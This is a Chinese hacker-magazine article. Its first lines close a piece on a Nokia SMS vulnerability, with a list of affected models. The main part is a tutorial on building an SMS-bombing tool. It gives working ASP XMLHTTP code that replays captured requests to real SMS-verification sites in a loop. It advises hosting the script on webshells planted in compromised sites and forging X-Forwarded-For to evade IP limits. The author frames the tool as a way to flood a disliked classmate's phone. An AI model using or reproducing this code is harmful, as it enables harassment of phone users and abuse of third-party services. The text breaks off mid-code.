已经受到攻击的用户可以通过安装信安易卫士来修复：只要安装了信安易卫士，即便您的手机已经受到漏洞短信的攻击，您也可以看到所发来的短信内容，并将手机恢复到正常的状态，保护手机不再受到同类攻击。

所以大家可以安装信安易的手机卫士防范死锁短信的攻击。

最后附上所有已检测会感染的NOKIA手机型号：

S60 3rd Edition, Feature Pack 1 (S60 3.1)
Nokia E90 Communicator
Nokia E71
Nokia E66
Nokia E51
Nokia N95 8GB
Nokia N95
Nokia N82
Nokia N81 8GB
Nokia N81
Nokia N76
Nokia 6290
Nokia 6124 classic
Nokia 6121 classic
Nokia 6120 classic
Nokia 6110 Navigator
Nokia 5700 XpressMusic

S60 3rd Edition, initial release (S60 3.0)
Nokia E70
Nokia E65
Nokia E62
Nokia E61i
Nokia E61
Nokia E60
Nokia E50
Nokia N93i
Nokia N93
Nokia N92
Nokia N91 8GB
Nokia N91
Nokia N80
Nokia N77
Nokia N73
Nokia N71
Nokia 5500
Nokia 3250

S60 2nd Edition, Feature Pack 3 (S60 2.8)
Nokia N90

Nokia N72
Nokia N70

S60 2nd Edition, Feature Pack 2 (S60 2.6)
Nokia 6682
Nokia 6681
Nokia 6680
Nokia 6630

（相关软件已经收集本期光盘中）

数据包也疯狂（二）

图 Xiaoy

小黑恶语录：

喜欢用新东西，因为总是有惊喜，能够生活在期待中也是很幸福的。每天奔波着，看着太阳从东边升起，西边落下……当忽然有一天，发现自己都在过着同样的生活，心里就只留下空洞洞的感觉了。所以我喜欢把新奇的东西都收在口袋里，当这成为一种习惯，你会发现，你一直在收集快乐。

从本文您可以学到：

1、短信轰炸的原理

2、如何巧妙编写短信轰炸程序

上期我们介绍了WSE的使用、HTTP消息结构以及URL编码规范，理论虽然枯燥，但作为一个小黑应该了解。从这期开始，我们就来实战操控数据包，今天给大家带来的就是短信轰炸与刷票相关的学习。

原理

其实短信轰炸程序的原理很简单，通过我们上一次对HTTP消息的了解，大家应该能想像，在某个短信验证的网站，如果我们填入手机号码，抓到点击的send至服务器的包，经过一些修改之后再使用NC提交，加上一个1000次的循环，那么不就可以瞬间地给某个家伙发1000条短信吗？

是的，其实早期的短信轰炸程序的原理就是这样的：找到不限制次数的短信发送网站->抓包->改包->模拟客户端正常请求发包->短信轰炸产生。

但是现在，我们要想找到一个可以免费、无验证码、无限制发短信等集诸多“优良”条件于一身的网站似乎是不可能了。短信轰炸程序以前很流行，导致短信服务提供商都心惊胆颤地做了限制，不是使用验证码就是限制某个号码或IP一个时段内只能发送那么几条。我见过最多的也就是点击一次后可以向手机发送4条短信，6个小时之内只能发3次，加起来也就是12条而已。那么要是在这种情况下，如何来实现短信轰炸呢？

本人愚笨，只能想到一个变相的方法，虽然一个网站限制每个号码一个时段内只能发送3条，但是网络上提供基于短信服务的商家如此之多，只要我们花些时间去收集，或者发动群众力量（不知道这世上还找不找得到像我这么无聊的人……），把可用的网站整理到数据库，相信不用多久，你写的短信轰炸程序一次能发送的垃圾短信就能上百。

如果只是限制IP的话那也好办，你有webshell吗？把写好的sender.asp页面放到你入侵的网站上去吧，然后集中地把电话号码传给所有网址，只要你有几十个webshell，那么垃圾短信上百应该是一件很简单的事情。如果IP验证模块写的不好那就更好办了，伪造HTTP_X_FORWARDED_FOR，打一枪换一个地方。

先说一下HTTP_X_FORWARDED_FOR是什么东西吧：

在ASP中使用Request.ServerVariables("REMOTE_ADDR")来取得客户端的IP地址，但如果客户端是使用代理服务器来访问，那取到的就是代理服务器的IP地址，而不是真正的客户端IP地址。

要想通过代理服务器取得客户端的真实IP地址，就要使用Request.ServerVariables("HTTP_X_FORWARDED_FOR")来读取。但是，并不是所有的情况使用Request.ServerVariables("HTTP_X_FORWARDED_FOR")都能获得真实的IP地址，在使用普通匿名代理服务器、欺骗性代理服务器、高匿名代理服务器时，Request.ServerVariables("HTTP_X_FORWARDED_FOR")取得的就不是本机的真实IP，而且欺骗性代理服务器产生随机的IP进行欺骗。

致命的是，HTTP_X_FORWARDED_FOR可以在消息头中指定，如果服务器获取IP时优先使用HTTP_X_FORWARDED_FOR，那么IP验证就约等于没验证，因为我们可以修改包文随便伪造HTTP_X_FORWARDED_FOR。

正是因为这个原因，有些使用IP验证的投票也变得不公平了，倒在HTTP_X_FORWARDED_FOR下的整站系统那是数不胜数啊！试想，要验证IP就必须进行数据库操作，如果疏忽检查过滤，将出现隐蔽的注入漏洞。

版面所限，想了解更多关于获取用户IP地址的这三个属性的区别（HTTP_X_ FORWARDED_FOR、HTTP_VIA、REMOTE_ADDR），请访问http://hi.baidu.com/isuae（光盘中也有收录）。

首先Google一下，短信验证的网站还真是不少呢，什么彩铃呀，待机图片下载呀，黄色网站会员注册呀……OK，我们依靠上面的思路来实现我们需要的结果。

我写的是网页版程序，因为编写简单而且使用手机就能轰炸。试想，上课的时候看某个家伙巨不爽，拿出手机上网填上他的手机号码，于是他的手机将震上几分钟……

这个程序需要用到XMLHTTP，我们先来了解一下：

MSXML中提供了Microsoft.XMLHTTP对象，能够完成从数据包到Request对象的转换以及发送任务，创建XMLHTTP对象的语句为：**Set HTTP = CreateObject(Msxml2.XMLHTTP)**

对象创建后调用Open方法对Request对象进行初始化，语法格式为：**HTTP.open method, url, async**

method：HTTP的通信方式，比如GET或是POST；
url：接收数据的服务器的URL地址；
async：一个布尔标识，说明请求是否为异步的。如果是异步通信方式（true），客户机就不等待服务器的响应；如果是同步方式（false），客户机就要等到服务器返回消息后才去执行其它操作。

另外，使用**Http.setRequestHeader name,value**单独指定某个消息头。用Open方法对Request对象进行初始化后，调用Send方法发送XML数据，语句为：**poster.send data**

程序

更多的内容自己百度一下，现在我们有了功能强大的XMLHTTP对象，就以一个实例说明XMLHTTP的用途吧。沿用上期在《黑客手册》论坛搜索“脚本”的那个包，信息如下：

```
POST /bbs/search.php HTTP/1.1
Accept: */*
Referer: http://www.nohack.cn/bbs/search.php
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; QQDownload 1.7; TencentTraveler 4.0; .NET CLR 2.0.50727)
Host: www.nohack.cn
Content-Length: 178
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: AJSTAT_ok_times=34; AJSTAT_ok_pages=4; cdb_sid=54PkbF; cdb_visitedfid=65D23D3; uchome_loginuser=hackjoy; ECS[user_id]=8457892; ECS[username]=hackjoy; ECS[email]=h3389%40163.com; smile=1D1; AJSTAT_ok_times=1; cdb_cookietime=2592000; cdb_auth=4d48TdpY8mNRnVjf2hjhrs FWmQmaX19VmycuLfvUt52myg0%2BtrabU7ETXWhW7uq%2FAUFh9BuXL%2B0cNmk82Q4zHmsUfumzWg;
cdb_onlineusernum=2103
formhash=b21137b2&srchtxt=%BD%C5%B1% BE&srchtype=title&searchsubmit=%CB%D1%CB%F7&st=on&srchuname= &srchfilter=all&srchfrom=0&before=&orderby=lastpost&ascdesc =desc&srchfid%5B%5D=all
```

将包利用msxml2.XMLHTTP重新封装，保存为4.asp后直接访问，结果如图2，大家可以和图1比较一下，我们来看代码：




图1　对比结果1




图2　对比结果2

```
<%
body="formhash=b21137b2&srchtxt= %BD%C5%B1%BE&srchtype=title&searchsubmit=%CB%D1%CB %F7&st=on&srchuname=&srchfilter=all&srchfrom= 0&before=&orderby=lastpost&ascdesc=desc&srchfid%5B%5D=all"
Cookie=" AJSTAT_ok_times=34; AJSTAT_ok_pages=4; cdb_sid=54PkbF; cdb_visitedfid=65D23D3; uchome_loginuser=hackjoy; ECS[user_id]=8457892; ECS[username]=hackjoy; ECS[email]=h3389%40163.com; smile=1D1; AJSTAT_ok_times=1; cdb_cookietime=2592000; cdb_auth=4d48TdpY8mNRnVjf2hjhrsFWmQmaX19VmycuLf vUt52myg0%2BtrabU7ETXWhW7uq%2FAUFh9BuXL%"
User-Agent ="Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; QQDownload 1.7; TencentTraveler 4.0; .NET CLR 2.0.50727)"
    Dim http
    Set Http = Server.CreateObject("msxml2.XMLHTTP")
    Http.open "POST","http://www.nohack.cn/bbs/search.php",false
    Http.setRequestHeader "User-Agent", User-Agent
    Http.setRequestHeader "Referer","http://www.nohack.cn/bbs/search.php"
    Http.setRequestHeader "Cookie", Cookie
    Http.setRequestHeader "Content-Length",178
    Http.setRequestHeader "CONTENT-TYPE","application/x-www-form-urlencoded"
    Http.send(body)
    response.write(http.responsetext)
    Set Http = Nothing
%>
```

虽然中文出现了乱码，但还是可以看出来服务器处理了我们

的请求，返回了我们想要的结果。现在XMLHTTP的作用大家应该有了一个感性的认识了吧？

XmlHttp提供客户端同http服务器通讯的协议，客户端可以通过Xmlhttp对象（MSXML2.XMLHTTP.3.0）向http服务器发送请求并使用微软XML文档对象模型Microsoft XML Document Object Model (DOM)处理回应。利用它可以模拟鼠标的点击动作，自动把包发送到服务器，而服务器分辨不出来，它认为我们是想要下载网站上的彩铃，于是就点击了“发送”，那自然是给客户发验证短信了，我们的目的也就达到了。

啥都不说了，随便找一图铃网站，填上手机号码（号码是我乱填的哦，免得到时候你们骚扰我，囧），抓包，如图3、图4。




图3 填写手机号码




图4 抓包

粗看一下包文，提交使用的GET方法，参数是在URL中传递的，为了方便与电话号码连接成完整的URL，我们把m=15877484444放到URL的最后，去掉手机号码15877484444，并且把HOST与URL拼接后得到URL如下：

www.u8u.com/mSend/2/show.aspx?f=42040&fn=冲动的惩罚&mt=002001015&page=zt&a=144775&b=0&c=899&d=119&e=0&s=& m=

程序利用是接收一个手机号码的参数phone，通过URL="http://"&URL&phone即可组成完整的URL。如果提交方法采用的是POST，那么参数将在消息体中传递，为了完整，同样把电话号码放到最后。

还有一点，GET方法因为没有body，消息头没有Content-Length，所以呢body=“”，不指定Content-Length。POST方法则必须计算好body的长度，并且指定Content-Length。

基于以上几种规则，我写了一段丑陋的GET、POST方法通用的发包函数，在相应的地方也给出了注释，代码如下：

```
Function xmlhttp(phone,url,body,Referer,method,Cookie,time)
    Dim http
    Set Http = Server.CreateObject("msxml2.serverXMLHTTP") '可以添加更多的cross-browser 支持
    if method="GET" then  'GET方法手机号码拼接在URL的后面，消息体为空
            url="http://"&url&phone
            body=""
    end if
    if method="POST" then '与手机号码拼接成完整消息体
            url="http://"&url
            body=body&phone
    end if
    for i=1 to time    '控制该网站发几次
    Http.open method,url,false
'指定一些消息头
Http.setRequestHeader "User-Agent","Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)"
Http.setRequestHeader "Referer",Referer
Http.setRequestHeader "Cookie",cookie
if method="POST" then    'POST方法才会Content-Length
    Http.setRequestHeader "Content-Length",Len(body)
Http.setRequestHeader "CONTENT-TYPE","application/x-www-form-urlencoded"
            end if
            Http.send body
    next
    Set Http = Nothing
    response.write(time&"条已发送<br>")
end function
```

接下来的工作就是收集能够发验证短信的网址并存入数据库，我们来抓包提取。

提交方法method，提交地址URL，相关参数Referer、Cookie，还有该网址短时间内单个IP最多能发短信条数的time。

接着对每一组数据调用一次xmlhttp函数，我只示范性地利用上面已抓包的那个网站。将包文中的相应数据按照把电话号码键放于最后的原则直接赋值给各变量，接着传入xmlhttp，代码如下：

```
method="GET"
URL=" www.u8u.com/mSend/2/show.aspx?f=42040&fn=冲动的惩罚&mt=002001015&page=zt&a=144775&b= 0&c=899&d=119&e=0&s=& m="
Referer="http://www.u8u.com/mSend/2/?f=51989&a=144775&b=0&c=899&e=0&d=119&page=zt"
Cookie="ASP.NET_SessionId=1ct2hu550phmjbqnxytjei55"
